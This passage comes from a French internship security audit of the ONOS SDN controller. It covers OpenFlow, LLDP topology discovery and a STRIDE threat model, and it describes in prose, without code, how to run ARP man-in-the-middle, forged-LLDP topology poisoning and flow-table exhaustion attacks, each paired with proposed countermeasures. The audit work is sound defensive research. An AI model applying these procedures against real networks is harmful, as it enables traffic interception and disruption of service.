9394	6.644479396	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [ACK] Seq=9 Ack=25 Win=8192 Len=0
9796	6.819580142	192.168.56.1	OpenFlow	86	192.168.56.102	Type: OFPT_FEATURES_REPLY
9798	6.861736058	192.168.56.102	TCP	54	192.168.56.1	6633 → 57365 [ACK] Seq=25 Ack=41 Win=29200 Len=0
9801	6.875629444	192.168.56.102	OpenFlow	70	192.168.56.1	Type: OFPT_MULTIPART_REQUEST, OFPMP_PORT_DESC
10027	7.047644882	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [ACK] Seq=41 Ack=41 Win=8192 Len=0
10214	7.266012859	192.168.56.1	OpenFlow	70	192.168.56.102	Type: OFPT_MULTIPART_REPLY, OFPMP_PORT_DESC
10215	7.266027665	192.168.56.102	TCP	54	192.168.56.1	6633 → 57365 [ACK] Seq=41 Ack=57 Win=29200 Len=0
10216	7.267144287	192.168.56.102	OpenFlow	70	192.168.56.1	Type: OFPT_GET_CONFIG_REQUEST
10689	7.529002428	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [ACK] Seq=57 Ack=57 Win=8192 Len=0
10920	7.717778376	192.168.56.1	OpenFlow	62	192.168.56.102	Type: OFPT_BARRIER_REPLY
11020	7.755420032	192.168.56.102	TCP	54	192.168.56.1	6633 → 57365 [ACK] Seq=57 Ack=65 Win=29200 Len=0
11384	7.980736657	192.168.56.1	OpenFlow	66	192.168.56.102	Type: OFPT_GET_CONFIG_REPLY
11385	7.980750346	192.168.56.102	TCP	54	192.168.56.1	6633 → 57365 [ACK] Seq=57 Ack=77 Win=29200 Len=0
11386	7.981159057	192.168.56.102	OpenFlow	70	192.168.56.1	Type: OFPT_MULTIPART_REQUEST, OFPMP_DESC
11727	8.227052520	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [ACK] Seq=77 Ack=73 Win=8192 Len=0
11993	8.393295236	192.168.56.1	OpenFlow	116	192.168.56.102	Type: OFPT_MULTIPART_REPLY, OFPMP_DESC
11996	8.394285306	192.168.56.102	TCP	54	192.168.56.1	6633 → 57365 [FIN, ACK] Seq=73 Ack=149 Win=31088 Len=0
12351	8.652504996	192.168.56.1	TCP	60	192.168.56.102	57365 → 6633 [FIN, ACK] Seq=1149 Ack=74 Win=8192 Len=0
12352	8.652525949	192.168.56.102	TCP	54	192.168.56.1	6633 → 57365 [ACK] Seq=74 Ack=1150 Win=31088 Len=0
14282	11.811441118	192.168.56.102	TCP	62	192.168.56.1	6633 → 62933 [FIN, FIN, ACK] Seq=1 Ack=1 Win=29200 Len=8

FIGURE 5 – Capture d'une session OpenFlow réalisée sous Wireshark entre le switch virtuel créée en 192.168.56.1 et le contrôleur en 192.168.56.102

La figure précédente provient de mes expérimentations, j'ai en effet été amené durant mon stage à créer une sorte de mini-switch virtuel très basique avec Scapy¹⁷, ce qui m'a forcé à implémenter à la fois la pile TCP et la session OpenFlow. Même si par la suite cela m'a été peu utile pour réaliser mes scénarios d'attaque, cela m'a permis de bien comprendre le protocole.

Le lecteur désirant approfondir les détails techniques peut se référer à la spécification de la version 1.3¹⁸.

2.2.2 Contrôleur SDN

Le contrôleur est l'élément central du réseau SDN, puisqu'il offre au niveau de son interface nord, une API pour développer des applications réseau, et, au niveau de son interface sud, il contrôle les entités réseaux se chargeant du plan de données, avec le protocole OpenFlow.

Pour fonctionner correctement, le contrôleur doit avoir la représentation interne la plus exacte possible du réseau qu'il manipule. OpenFlow prévoit certains paquets spécialisés (requêtes de configuration, auxquelles les switches répondent en renseignant leur état). Mais ce n'est pas suffisant, puisque les switches eux-mêmes ne sont pas capables de renseigner le contrôleur sur la topologie alentours. C'est pourquoi certains mécanismes sont mis en place (qui dépendent généralement du contrôleur, même si, devant utiliser des protocoles classiques compréhensibles par des switches, les possibilités restent limitées).

Le mécanisme que j'ai été amené à constater est celui de l'utilisation de paquets LLDP fabriqués

17. Accessible à titre indicatif à l'adresse https://github.com/Alkanoor/ONOS-Attack/tree/master/other/fake_switch

18. <https://www.opennetworking.org/images/stories/downloads/sdn-resources/onf-specifications/openflow/openflow-spec-v1.3.0.pdf> (106 pages, dont 49 d'explications)

par le contrôleur et envoyés aux switches sous forme de `PACKET_OUT` (voir note en base de page à la page 15 pour la définition, et utiliser la figure à la page suivante pour mieux comprendre le mécanisme). En recevant un tel paquet, un switch va le retransmettre en broadcast aux switches alentours, qui, normalement, sont configurés pour le renvoyer en `PACKET_IN` au contrôleur (comportement par défaut, si aucun flux gérant ce type de paquet n'est spécifié, ce qui est préférable). Or, un `PACKET_IN` encapsule toutes les informations nécessaires au contrôleur pour mettre à jour la topologie locale : en vérifiant que c'est bien lui qui est à l'origine de l'émission du paquet LLDP initial (avec un champ spécial par exemple), il sait que le switch émetteur du `PACKET_IN` est relié au switch auquel il avait précédemment envoyé un `PACKET_OUT`, ces premiers étant des encapsulations de paquets réels circulant sur le réseau, on peut donc y lire des adresses Ethernet, des adresses IP, La question de la confiance relative à la réception de tels paquets est cruciale et on va voir par la suite qu'il est relativement aisé d'attaquer le contrôleur par ce biais.




FIGURE 6 – Mécanisme de découverte de topologie par envoi de paquets LLDP

Tout contrôleur doit donc disposer d'un socle logiciel permettant de communiquer avec les différentes entités du réseau ainsi que d'utiliser ce dont il dispose pour établir la topologie virtuelle la plus ressemblante à la réalité possible.

Pour permettre l'écriture d'applications directement sur le contrôleur, celui-ci doit fournir, au niveau de son interface nord, une API qui dans la mesure du possible doit permettre au développeur de considérer le réseau comme une boîte noire (d'écrire du code sans se soucier de la façon dont le réseau se réorganisera physiquement).

Le contrôleur est alors la pièce logicielle qui lie les deux interfaces, et doit donc disposer d'un cœur logique qui traduit des intentions abstraites (par exemple, une application reçoit un paquet qu'elle reconnaît en provenance d'un certain hôte et souhaite créer une route entre cet hôte et

sa destination : elle doit pouvoir le faire sans se préoccuper des messages OpenFlow que le contrôleur va envoyer pour créer la route) en instructions qui seront données aux switches réels.

Parmi les contrôleurs SDN les plus connus, on trouve notamment NOX (premier contrôleur SDN, 2008, rendu open source depuis), POX (juin 2011, en python), OpenDayLight (avril 2013, open source, créée par The Linux Foundation), ONOS (l'objet final de ce stage, décembre 2014, open source, créée par l'Open Networking lab puis développement repris par The Linux Foundation en 2015), et bien d'autres (Beacon, RoseMary, Ryu ...). Certains projets se ressemblent énormément au niveau des choix effectués (langages utilisés, paradigmes ...). Par exemple OpenDayLight et ONOS sont deux contrôleurs très proches dans ce qu'ils offrent (Java, architecture OSGi, sécurité vue comme un élément crucial, ...).

2.2.3 ONOS

ONOS¹⁹ est un contrôleur SDN open source récent (début²⁰ en décembre 2014, la fondation Linux arrive en octobre 2015 dans le projet), écrit en Java, déployable avec Maven et utilisant Apache-Karaf comme conteneur OSGi (qui fournit entre autre l'interface utilisateur permettant l'interaction avec le contrôleur). La version actuelle stable est Hummingbird (octobre 2016) (1.6), la prochaine annoncée est Ibis (cycles de développement d'environ 6 mois). C'est un projet essentiellement basé sur la technique²¹ (l'inclusion de modules est uniquement basée sur la maturité et la pertinence technique et non sur la volonté d'un acteur isolé).

Le contrôleur est structuré de la manière suivante :




FIGURE 7 – Architecture logicielle d'ONOS (schéma extrait du site officiel²²)

19. Open Network Operating System

20. <https://en.wikipedia.org/wiki/ONOS>

21. <http://onosproject.org/governance/>

- Au Sud (en gris) : Apache-Karaf qui est le conteneur OSGi et qui fournit tous les services systèmes de base.
- Au Sud (en vert) : une API (southbound) gérant plusieurs protocoles (dont OpenFlow (toutes les versions jusqu'à la version 1.5, la version 1.6 étant en cours de prise en charge)). C'est la partie d'ONOS qui se charge de la communication avec les switchs. Il est ainsi possible de prendre en charge de nouveaux protocoles ou de nouveaux drivers.
- Au milieu (en rouge) : tous les éléments logiciels qui fournissent au contrôleur une représentation interne du réseau physique (switchs présents, tables de flux actuelles, compteurs de paquets, liens entre équipements, ...).
- Sur les côtés (non présent sur ce schéma) : un protocole d'échange entre contrôleurs aussi appelé interface est/ouest. Cela permet un contrôle partagé du réseau. Pour cela, des informations sur la topologie de celui-ci doivent être échangées entre contrôleurs. Le protocole en question n'est pas standardisé.
- Au Nord (en bleu) : une API (northbound) permettant d'écrire des applications utilisant les ressources offertes par le contrôleur. Si le secure mode est activé (nous reviendrons plus en détail sur cela ultérieurement), l'ensemble des méthodes utilisables est restreint.
- Au Nord (en brun) : une interface utilisateur fournie par Karaf et composée de 3 parties : une API REST accessible sur le port 8181 (configurable), une interface web (permettant de visualiser l'état du réseau, les applications lancées ...) accessible sur ce même port, et une CLI accessible en SSH sur le port 8101 (ou bien directement sur le contrôleur, là encore tout est configurable).

2.3 Environnement d'attaque

Pour tester le contrôleur, l'installation suivante est actuellement réalisée :

- une machine virtuelle utilisant l'émulateur réseau mininet, qui crée des switchs et hôtes virtuels, et qui permet de générer du trafic réseau SDN.
- une machine virtuelle (ubuntu server) sur laquelle le contrôleur ONOS est installé et est accessible.
- une machine virtuelle (ubuntu desktop) permettant d'interagir avec le contrôleur en SSH (on peut aussi utiliser la machine non virtuelle).

On va donc appliquer la méthode STRIDE aux divers éléments et interfaces qui composent ONOS, à la manière de ce qui est présenté dans un article de l'institut Fraunhofer ²³.

22. <https://wiki.onosproject.org/display/ONOS/System+Components>

23. http://publica.fraunhofer.de/eprints/urn_nbn_de_0011-n-4046948.pdf

2.3.1 Menaces au niveau de l'interaction avec les switches

Le contrôleur reçoit et interprète des données des switches qu'il contrôle. Cela signifie que, si l'une des entités avec qui il communique est malveillante, celle-ci a la possibilité d'agir négativement sur le contrôleur. En appliquant la méthode STRIDE à l'interface sud, on trouve 4 menaces :

- Usurpation d'identité (S) : possibilité pour un élément de se faire passer pour ce qu'il n'est pas (un switch se faisant passer pour un autre switch par exemple, ...).
- Altération (T) : possibilité de modifier le flux de données des switches en se plaçant sur le chemin du contrôleur (man in the middle). Cette partie est rapide à étudier puisque TLS, si il est correctement utilisé, permet d'éviter toute modification du flux.
- Divulgence d'information (I) : possibilité d'obtenir les flux d'informations entre les éléments du réseau et le contrôleur (là encore si TLS est activé cela réduit la menace à son minimum).
- Dénier de service (D) : possibilité de surcharge des interfaces réseau, par exemple un switch non désiré sur le réseau qui surcharge le contrôleur de messages, de manière intelligente (en sachant ce qui ralentira le plus le contrôleur) ou non.

Dans la suite, on testera S, T, D (et pas I car on supposera TLS activé). Mais toujours relativement au contrôleur, c'est à dire qu'on regardera si le contrôleur agit comme il est supposé réagir, permettant ou non l'attaque. Et on constatera ou non la généralité des attaques.

2.3.2 Menaces au niveau de l'interaction utilisateur

Le contrôleur exécute potentiellement des applications fournies par des tiers. Si un utilisateur importe une application malveillante sur le contrôleur, cela peut avoir des répercussions sur tout le réseau. En appliquant la méthode STRIDE à l'interface nord, on trouve 5 menaces :

- Altération (T) : possibilité de modifier le flux de données des applications en se plaçant sur le chemin du contrôleur (man in the middle). Cette partie est rapide à étudier puisque là encore, TLS, si il est correctement utilisé, permet d'éviter toute modification du flux d'information.
- Répudiation (R) : possibilité pour une application de nier certaines actions dont elle est l'origine.
- Divulgence d'informations (I) : possibilité d'obtenir des informations sur d'autres applications, sur l'état général du contrôleur, ...
- Dénier de service (D) : possibilité d'action néfaste sur le contrôleur (modification de la topologie, dégradation du débit offert par le contrôleur, ...).

- Escalade de privilège (E) : possibilité de modifier le comportement de certaines applications avec des droits non adaptés.

Dans la suite, on testera T, D, I et E. Ici encore cela sera fait par rapport à ONOS, ce qui se justifie d'avantage (aucun standard n'existant au niveau de l'interface nord, celle-ci peut varier selon le contrôleur). De plus, ONOS propose un mécanisme de sécurité intéressant à étudier qui est le Security Mode, mis en place depuis la version Drake (1.3) du contrôleur.




FIGURE 8 – Security mode activé : accès aux fonctions critiques restreint lors de l'utilisation de l'API par certaines applications

Ce module, qui continue d'être amélioré, ajoute la possibilité de définir des permissions fines (ce qui se traduit par le droit d'utiliser ou non certaines fonctions de l'API) pour les applications, et sera légèrement détaillé plus tard. Les attaques qui constitueront cette partie seront donc moins génériques que les attaques menées au niveau de l'interface sud.

2.3.3 Autres menaces

Nous avons évoqué les menaces qui pesaient sur les interfaces nord et sud, mais il existe encore d'autres menaces :

- Sur le contrôleur en lui même : bien que cela soit laborieux et que je n'aie pas réussi à le faire durant mon stage, il n'est pas impossible qu'il existe des vulnérabilités dans le code source du contrôleur. Sans aller jusqu'à l'exécution de code arbitraire (sachant que le code est en Java, donc cela nécessite normalement une faille de la machine virtuelle, puisqu'à aucun endroit du code la possibilité est offerte d'exécuter du code externe si on supprime le cas d'une application externe), il est envisageable de trouver des enchaînements (mise à jour de variables bien choisies, modification de l'état interne du contrôleur) qui réalisent des actions non prévues. Cela demande cependant une connaissance excellente du code, ce qu'il est très compliqué d'obtenir vu le peu de documentation qui est offerte lorsqu'on

souhaite se plonger dans le coeur du contrôleur et la complexité générale de l'ensemble.

Sur le contrôleur on peut aussi trouver un problème de répudiation : bien que les logs soient sauvegardés et soient assez complets, rien n'empêche à l'heure actuelle de les supprimer (le but étant plus de fournir du debug au développeur qu'un outil d'analyse forensique voire une preuve certaine des événements passés).

Enfin toujours sur le contrôleur, on peut trouver des problèmes de DoS, comme par exemple en 2015 avec la CVE-2015-7516²⁴. Cela revient là encore à utiliser les faiblesses du code pour avoir une action non prévue néfaste sur les performances globales.

- Sur les échanges inter-contrôleurs : le concept SDN prévoit la possibilité de gestion à plusieurs contrôleurs du réseau SDN. Pour cela, il est nécessaire que les contrôleurs partagent entre eux la topologie à laquelle ils ont accès. Cela introduit une vulnérabilité supplémentaire puisque sans authentification mutuelle, il existe un risque de parler à un contrôleur malveillant envoyant de fausses informations.
- Sur les stations d'administration et de déploiement : comme sur un réseau classique, si on compromet les machines utilisées pour gérer le réseau ou distribuer les mises à jour logicielles (social engineering, compromission de l'environnement (DNS ou ARP spoofing, ...)), on a théoriquement un accès privilégié au contrôleur (selon les modes d'authentification utilisés) qui permet donc sans y être autorisé d'y apporter des modifications importantes.
- Sur les éléments du réseau : bien que cela demeure peu probable, les mêmes attaques que sur un réseau classique sont toujours possibles. Elles permettent ensuite d'utiliser les attaques sur l'API southbound.

Le très récent site regroupant entre autres les projets Security-mode ONOS, Delta et Barista²⁵ (nous en reparlerons dans la conclusion) nous donne un bon récapitulatif d'une partie des attaques que nous allons détailler et qui s'inscrivent dans les catégories précédentes :

2.4 Scénarios envisagés

Pour éclairer de manière expérimentale le large spectre de menaces auquel peut être soumis un réseau SDN, j'ai mis en place au fur et à mesure 6 preuves de concept, certaines n'étant pas très

24. <https://wiki.onosproject.org/display/ONOS/Security+advisories>

25. <http://sdnsecurity.org>




FIGURE 9 – Principales menaces sur un réseau SDN

complexes mais démontrent toutefois certaines faiblesses. Même si parmi les scénarios envisagés il y en a certains qui sont spécifiques à ONOS (notamment ceux qui concernent l'interface nord), on verra que les attaques sont globalement les mêmes que dans un réseau classique, avec en revanche des impacts plus lourds.

Pour rester dans la nomenclature précédente, voici les attaques envisagées :

- Scénario 1 : Tampering et Information disclosure (interface sud)
But : Intercepter et modifier les communications sur le plan de données ou de contrôle si TLS n'est pas activé.
- Scénario 2 : Spoofing et DoS (interface sud)
But : Altérer la topologie estimée par le contrôleur en usurpant l'identité d'un switch ou en inventant un faux switch et en créant des faux messages LLDP.
- Scénario 3 : DoS (interface sud)
But : Réduire fortement le débit au niveau de certains nœuds par envoi d'un très grand nombre de paquets dont on espère qu'ils vont chacun aboutir à la création d'une règle au niveau du contrôleur. Ceci afin de surcharger les tables de flux des switchs visés.
- Scénario 4 : DoS (interface nord)
But : Altérer les performances du contrôleur, tester certaines permissions critiques avec le Security Mode.
- Scénario 5 : Information disclosure (interface nord)
But : A partir d'une application banale qui n'a pas le droit de regarder quelles sont les autres applications présentes sur le contrôleur, observer quels éléments peuvent quand même être rendus accessibles sans que cela soit explicitement prévu.

— Scénario 6 : Spoofing (interface nord)

But : Tester la frontière entre permission liée à une application et permission liée à l'API REST.

Chacun de ces 6 scénarios est détaillé séparément dans la partie suivante.

3 Audit

Afin de ne pas surcharger le corps de ce rapport, les attaques évoquées à la fin de la section précédente sont ici légèrement détaillées. Pour disposer de schémas, de captures d'écran et d'explications complémentaires, la partie annexe est prévue à cet effet.

3.1 Man in the middle au niveau de l'interface sud

Prérequis/Hypothèses :

- Un hôte malveillant connecté à un switch dans le réseau local.
- Une machine A connectée directement à un switch s1 dans un sous réseau accessible depuis le switch auquel est connecté l'hôte malveillant.
- Une machine B connectée indirectement à un switch s2.
- Le switch s1 a ses tables de flux par rapport au paquets ARP susceptibles d'être créés à partir de A vers B vides (c'est à dire aucune règle n'est susceptible d'appliquer une action prédéfinie aux paquets ARP provenant de A vers B (et donc génération d'un PACKET_IN en conséquence)). Cette hypothèse est vérifiée lorsque le switch n'a vu aucun trafic (nouveau déploiement) ou lorsque les flux ont expiré.
- Une topologie en partie connue (IP des hôtes à usurper) est un plus car cela rend l'attaque moins facilement détectable.

Buts :

Tester la sensibilité du réseau aux attaques de type Man in the Middle et la capacité du contrôleur à détecter voire empêcher ces attaques.

Déroulement :

- La machine A cherche à contacter la machine B (ping par exemple)
- Une requête ARP est donc envoyée depuis A et s1 la retransmet au contrôleur n'ayant pas encore d'action associée au flux
- Le contrôleur renvoie le paquet en PACKET_OUT sur le switch s1 qui le rediffuse
- Notre switch malveillant envoie des fausses réponses ARP en broadcast contenant l'association de son adresse Ethernet avec les adresses IP de A et B ce qui met à jour les tables ARP de A et de B en faisant croire à A que B est notre hôte malveillant et à B que A l'est également

Dans la pratique, l'attaque se passe exactement comme dans un réseau classique : de nombreuses fausses requêtes ARP sont envoyées en broadcast pour altérer les tables ARP des équipements cibles. Ettercap a donc été utilisé pour mener l'attaque. Pour obtenir plus d'informations sur les

attaques de ce type, il existe un certain nombre de ressources facilement accessibles²⁶

Détails techniques :

Se référer au scénario 1 décrit dans l'annexe (page).

Résultat :

Comme sur un réseau classique, l'attaque fonctionne (on est à la fois en mesure d'intercepter et de modifier le trafic entre A et B). Cela s'explique facilement puisque les mécanismes utilisés pour le routage et le transport sont les mêmes. Si TLS n'est pas utilisé au sud on peut envisager l'attaque en plus sur le plan de contrôle, et donc pousser ses propres règles sur l'entité visée.

Parades proposées :

Dans un réseau SDN, il me semble faisable de détecter et contrer ce genre d'attaque beaucoup plus facilement que dans un réseau classique. Si on enlève la solution TLS avec authentification mutuelle (qui permet de supprimer ce problème au niveau du plan de contrôle mais pas au niveau du plan de données, le switch malveillant ne pouvant plus communiquer avec le contrôleur mais pouvant toujours le faire avec les autres switches), on peut proposer 2 parades.

La première tient à la "signature" de l'attaque. Dans le cas d'une topologie inconnue par le switch malveillant, celui-ci va envoyer de nombreux paquets ARP pour découvrir les éléments présents sur le réseau. Or si aucune règle spéciale n'est présente sur les switches, les paquets sont envoyés au contrôleur. Ce dernier peut donc détecter, si les envois sont trop rapprochés par exemple, une activité anormale en provenance d'une même adresse mac (on peut donc proposer la création d'un flux filtrant les requêtes ARP et un mécanisme de détection sur les compteurs).

La seconde est encore liée à la capacité du contrôleur à disséquer les paquets qu'il reçoit. En effet, lors de l'attaque, il va recevoir des paquets ARP portant une adresse IP connue (la cible) associée à une adresse Ethernet ne correspondant pas à la description de l'hôte qu'il détient (c'est à dire au triplet adresse IP, DPID (qui est associé de manière unique à une adresse Ethernet) et VLAN ID qui identifie l'équipement). Si il analyse les paquets ARP reçus, il peut donc détecter l'attaque. L'inconvénient de cette méthode est l'obligation de traiter chaque paquet ARP reçu, ce qui peut être éventuellement utilisé dans un but de DoS.

Limitations/Impact/probabilité :

Comme sur un réseau traditionnel, l'attaque ne fonctionne qu'au sein d'un réseau local donc l'attaquant doit avoir accès au réseau. De plus, même si les impacts de ce genre d'attaque peuvent être importants (puisque toute la communication entre deux équipements quelconques peut être interceptée et modifiée) :

26. Par exemple <https://www.information-security.fr/attaque-man-in-the-middle-via-arp-spoofing/>

- d’une part l’utilisation d’un chiffrement entre contrôleur et switch permet théoriquement d’éviter à un élément non authentifié de pouvoir modifier de manière conséquente le réseau (même si la gestion d’une PKI fiable au sein d’un réseau SDN est complexe à mettre en œuvre).
- d’autre part comme on l’a dit précédemment, le contrôleur SDN est mieux armé pour répondre à ce genre d’attaque qu’un réseau classique, au prix d’un surcoût éventuel en ressources (qui implique la gestion partielle des paquets ARP depuis le contrôleur).

3.2 Altération de la topologie depuis l'interface sud

Prérequis/Hypothèses :

- Une entité malveillante connectée au réseau local
- Une topologie en partie connue (adresse mac de deux switches)
- 2 switchs s1 et s2 non reliés entre eux

Buts :

L'hôte malveillant (en se faisant passer pour un switch) fait croire au contrôleur qu'il existe un lien entre lui et s1, ainsi qu'entre lui et s2. Si la manière dont ONOS calcule les plus courts chemins peut être exploitée et que l'hôte arrive à faire croire que ces liens sont rapides, il est possible que le contrôleur crée un nouveau lien logique entre s1 et s2. Cela engendre un déni de service puisque les paquets qui correspondront aux règles ajoutées sur les switchs s1 et s2 empruntant le faux lien seront envoyés à notre entité malveillante, pouvant les modifier ou tout simplement les détruire : on peut alors aboutir à un "trou noir" dans le réseau.

Déroulement :

Notre hôte malveillant envoie de faux paquets LLDP en multicast pour simuler un lien entre lui, le switch s1 et le switch s2 (en utilisant le mécanisme de découverte de topologie d'ONOS évoqué à la page 15). Pour mieux comprendre ce qui se passe, voici une comparaison du mécanisme de découverte de lien d'ONOS avec celui de l'attaque :

Dans le cas d'une découverte de lien, on dispose d'un switch qui est relié au contrôleur et que le contrôleur connaît. Le contrôleur déclenche l'émission d'un PACKET_OUT encapsulant un paquet LLDP en multicast, paquet contenant entre autre l'identité (DPID) du switch. Lorsque le switch reçoit ce PACKET_OUT, il extrait le paquet LLDP et le transmet à tous les switchs auxquels il est physiquement connecté. Ces derniers, si aucune règle de traitement ne s'applique au paquet reçu, encapsulent le paquet LLDP dans un PACKET_IN qu'ils retransmettent au contrôleur. ONOS reçoit alors un paquet dont il reconnaît qu'il en est la source et met en relation la localisation du switch émetteur du PACKET_IN avec celle impliquée par le contenu du paquet LLDP encapsulé. Il crée un lien virtuel dans sa représentation interne qui correspond effectivement à un lien physique réel.

Dans le cas de notre attaque, on imite le contenu du paquet LLDP pour qu'ONOS le reconnaisse comme un paquet qu'il aurait émis. Sauf qu'à la place d'un DPID correct (c'est à dire DPID d'un switch physiquement relié à notre switch malveillant), on met un DPID quelconque. Cela fausse alors la représentation interne du contrôleur qui croit à l'existence d'un lien physique inexistant.

Détails techniques : (contient des captures d'écran)

Se référer au scénario 2 décrit dans l'annexe (page).

Résultat :

L'attaque, en partie reproduite à partir de l'article "Poisoning Network Visibility in Software-Defined Networks : New Attacks and Countermeasures"²⁷, fonctionne dans certains cas, permettant de stopper le contact entre s1 et s2. Je n'ai pas trouvé comment faire fonctionner l'attaque à tous les coups. Il est également envisageable d'intercepter/modifier du trafic réseau avec cette méthode même si je ne l'ai pas fait.

Parades proposées :

Une solution intéressante proposée dans le document décrivant l'attaque est de rajouter un champ dans les paquets LLDP envoyés par le contrôleur qui contienne une partie authentification : par exemple n'accepter des paquets LLDP que lorsqu'un champ supplémentaire crée par le contrôleur et basé sur certaines caractéristiques du switch auquel il est envoyé est vérifié (mécanisme de signature). Cela résiste à la fabrication de paquets sur un hôte, mais ne résiste pas si l'attaquant dispose d'un switch connecté au réseau qui est capable de recevoir des paquets LLDP (possibilité de rejeu). Toutefois, cela octroie une sécurité supplémentaire non négligeable puisqu'il devient impossible de mettre en œuvre cette attaque si on n'est pas physiquement connecté.

Limitations/Impact/probabilité :

Là encore l'attaquant doit faire partie du réseau local. De plus, la détermination de la topologie (même supposée optimale) trouvée par le contrôleur n'est pas forcément simple à prévoir, et ce n'est pas dit que le faux lien qu'on indique sera effectivement utilisé par le contrôleur.

Donc encore une fois on a une attaque avec une probabilité (très) faible et un impact fort. On peut noter que l'avantage SDN précédent (obtenir beaucoup d'information locale pour construire une topologie globale) se retourne dans cette situation contre lui : vu que tout est centralisé, si on arrive à modifier la vision du réseau du contrôleur les conséquences sont globalement plus graves par rapport aux modifications de topologie qu'on peut effectuer sur un réseau classique.

27. http://www.internetsociety.org/sites/default/files/10_4_2.pdf

3.3 Dénî de service au niveau de l'interface sud

Prérequis/Hypothèses :

- Un switch malveillant connecté à un switch du réseau ou directement au contrôleur
- Une topologie en partie connue (adresse mac et IP des switches à attaquer)

Buts :

Surcharger les tables de flux d'un ou de plusieurs switch(s) pour provoquer un déni de service (moins de bande passante).

Déroulement :

Notre switch malveillant peut envoyer à ses switches voisins des paquets avec une adresse IP source, une adresse MAC source, un VLAN id, un type de service, un port TCP/UDP, aléatoires. Ainsi, les chances que le switch cible envoie un `PACKET_IN` au contrôleur sont élevées. D'une part on consomme ainsi des ressources en envoyant beaucoup de `PACKET_IN`, et d'autre part si les décisions prises par le contrôleur sont trop spécifiques (peu de jokers utilisés par exemple), le switch sur lequel seront appliquées les règles va progressivement se retrouver surchargé de règles inutiles.

Détails techniques :

